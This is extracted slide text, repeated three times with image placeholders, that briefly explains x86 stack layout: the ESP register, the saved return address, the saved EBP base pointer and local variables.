
1. A register, ESP, keeps track of the location of the stack
2. When the function is called, a return address is saved (RET)
3. The base address of the stack is also saved (EBP)
4. Then variables are added into the stack as well

Stack Layout




1. A register, ESP, keeps track of the location of the stack
2. When the function is called, a return address is saved (RET)
3. The base address of the stack is also saved (EBP)
4. Then variables are added into the stack as well

Stack Layout




1. A register, ESP, keeps track of the location of the stack
2. When the function is called, a return address is saved (RET)
3. The base address of the stack is also saved (EBP)
4. Then variables are added into the stack as well

Stack Layout



